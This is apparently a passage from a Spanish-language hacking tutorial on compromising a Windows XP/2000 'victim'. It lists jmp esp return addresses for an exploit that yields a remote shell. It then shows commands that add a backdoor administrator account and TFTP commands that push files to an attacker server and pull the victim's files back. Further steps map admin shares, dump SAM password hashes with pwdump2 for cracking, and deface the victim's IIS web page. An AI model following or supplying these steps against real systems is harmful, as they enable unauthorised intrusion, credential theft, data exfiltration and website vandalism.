
```
long retaddr = 0x77f9980f; // tested on WinXP (rus) + SP1
```


pero con ayuda de Google, pude encontrar esto en otro exploit:

```
targets[]=
{
{"Windows XP sp0", 0x77F5801C}, // ntdll.dll : jmp esp
{"Windows XP sp1", 0x77fb59cc},
{"Windows 2000 sp3", 0x77e2afc5},
{"Windows NT sp6", 0x77f0eac3},
{"Windows 98 SE", 0x7fdabfa9},
};
```

Hmmmm...jejejeje, esto está mejor!!
Seguro que ya sois capaces de sacar el offset con FINDJMP ;)

Después de modificar el valor del offset, vamos a compilarlo con LCCwin32, lo ejecutamos y obtenemos la shell remota...





3) CREARSE UNA CUENTA CON PRIVILEGIOS DE ADMINISTRADOR

Vamos a ver qué nos dice la Ayuda de Windows sobre los comandos

- *net user*:

Agrega o modifica cuentas de usuario o muestra información acerca de ellas.
Sintaxis
net user nombreDeUsuario {contraseña | *} /add [opciones] [/domain]]

- *net localgroup*:

Agrega, muestra o modifica grupos locales.
Sintaxis
net localgroup [nombreDeGrupo nombre [...] {/add | /delete} [/domain]]


Así que, una vez conseguida una shell remota con privilegios de Administrador...

1) **Creamos una cuenta nueva de usuario *test* y contraseña *pwd***

   net user test pwd /add

2) **Agregamos la nueva cuenta al grupo local de *Administradores***

   net localgroup administradores test /add




4) SUBIR / BAJAR UN ARCHIVO DE LA VÍCTIMA

Una vez que hayamos obtenido una shell remota de la víctima, puede que nos interese subirle un archivo a la víctima, o bien bajarse un archivo de esta.

Podemos hacerlo de varias maneras:

· Vía TFTP (Necesitamos un Servidor TFTP en el equipo atacante)

La sintaxis de TFTP es la siguiente:




- Subiendo archivos a la víctima:

· Alojamos en la carpeta del servidor TFTP el archivo a subir.

· Desde la shell remota...

tftp –i 10.10.0.156 get archivo.ext c:\archivo.ext




- Bajandose archivos de la víctima:

· Desde la shell remota...

tftp –i 10.10.0.156 put c:\archivo.ext archivo.ext

· Recibiremos el archivo de la víctima en la carpeta del TFTP




· **Vía FTP (Necesitamos un Servidor FTP en el equipo atacante)**

Aunque en principio parece la opción más viable, conectarse "a pelo" (abrir ftp: ftp 10.10.0.156/introducir usuario: anonymous/etc) desde la shell remota de la víctima no funcionará y provocará que la shell se nos quede colgada... pero lo que si podemos hacer es que el ftp.exe de la víctima ejecute una secuencia de comandos FTP introducidos en un archivo *.txt.

Para ello, habrá que subirle a la víctima un *.txt con los comandos específicos para que se ejecuten en batería al llamar a ftp.exe

La información que dicho *.txt debe contener es:

```
open dirección_del_servidor
usuario
contraseña
binary
get/put archivo.ext
bye
```



[Nota: Aunque ahí dice "Comando no válido", comprobad vosotros mismos que el archivo acaba realmente por subirse a la víctima]

· **Vía RECURSOS COMPARTIDOS**

Ya que anteriormente hemos creado una cuenta de usuario con privilegios de Administrador en la víctima, podemos agregar su unidad C como unidad de red local al equipo atacante.


Esto es posible porque todos los Windows basados en la tecnología NT, comparten administrativamente sus unidades lógicas de disco (C$, D$, etc).

La ayuda de Windows nos proporciona suficiente información sobre cómo hacerlo con el comando *net use*:


Conecta o desconecta un equipo de un recurso compartido o muestra información acerca de las conexiones del equipo.

Sintaxis

```
Net use [{nombreDeDispositivo | *}]
[\\nombreDeEquipo\nombreDeRecurso[\volumen]] [{contraseña | *}]]
[/user:[nombreDeDominio\]nombreDeUsuario]
[/user:[nombreDeDominioConPuntos\]nombreDeUsuario] [/user:
[nombreDeUsuario@nombreDeDominioConPuntos] [/savecred] [/smartcard]
[{/delete | /persistent:{yes | no}}]
```



De esta forma, si queremos copiar un archivo de una unidad a otra, usamos el comando *copy*



Una vez, hemos terminado nuestra sesión, podemos desconectar la unidad de red local...

[Nota sobre net use y las conexiones remotas por recursos compartidos: Éstas sólo serán validas para Win2000 y no funcionarán contra un WinXP ya que éste último no permite conexiones remotas]


5) DUMPEAR LOS HASHES PARA CRACKEARLOS Y OBTENER LA CONTRASEÑA DEL ADMINISTRADOR.

Ya que tenemos acceso a la shell remota de la víctima, podemos permitirnos el lujo de dumpear sus hashes en un archivo de texto y exportarlos a nuestro L0PHTCRACK (http://www.atstake.com/products/lc/) para proceder a su crackeo.


La herramienta que utilizaremos para este fin es PWDUMP2 (http://razor.bindview.com/tools/index.shtml), una utilidad de comandos que permite extraer los hashes de forma local, siempre que se cuente con permisos de Administrador :)


Así pues, tenemos que subirle a la víctima *pwdump2.exe*, y además *samdump.dll*, necesaria para su funcionamiento. Podemos hacerlo de cualquiera de las 3 formas que hemos aprendido anteriormente, aunque yo recomiendo vía TFTP. El procedimiento en cualquier caso será:

1) **Subir pwdump2.exe y samdump.dll a la víctima**
2) **Capturar la salida de la ejecución de pwdump2 a un archivo txt**
3) **Bajarnos de la víctima este archivo txt**




4) Exportar el archivo de hashes al L0PHTCRACK
5) Proceder a su crackeo por Diccionario o Fuerza Bruta






6) DEFACEMENT DE LA PÁGINA WEB

Como muchos sabréis, hacer un Defacement de una página web supone cambiar el aspecto gráfico de ésta sin permisos del Administrador de la Web.



Cómo hemos comprobado durante la etapa de exploración y enumeración de servicios y puertos abiertos, el sistema a hackear tiene un servidor Web IIS, y por defecto, supondremos que tendrá almacenadas sus páginas en \\Inetpub\wwwroot (aunque la víctima no tiene porque haber configurado su website por defecto, de hecho no es recomendable), así que la acción de "hacer un Defacement" de la página web pasa por sustituir el index.htm que encontraremos en \\Inetpub\wwwroot por otro que nosotros queramos, así de simple.

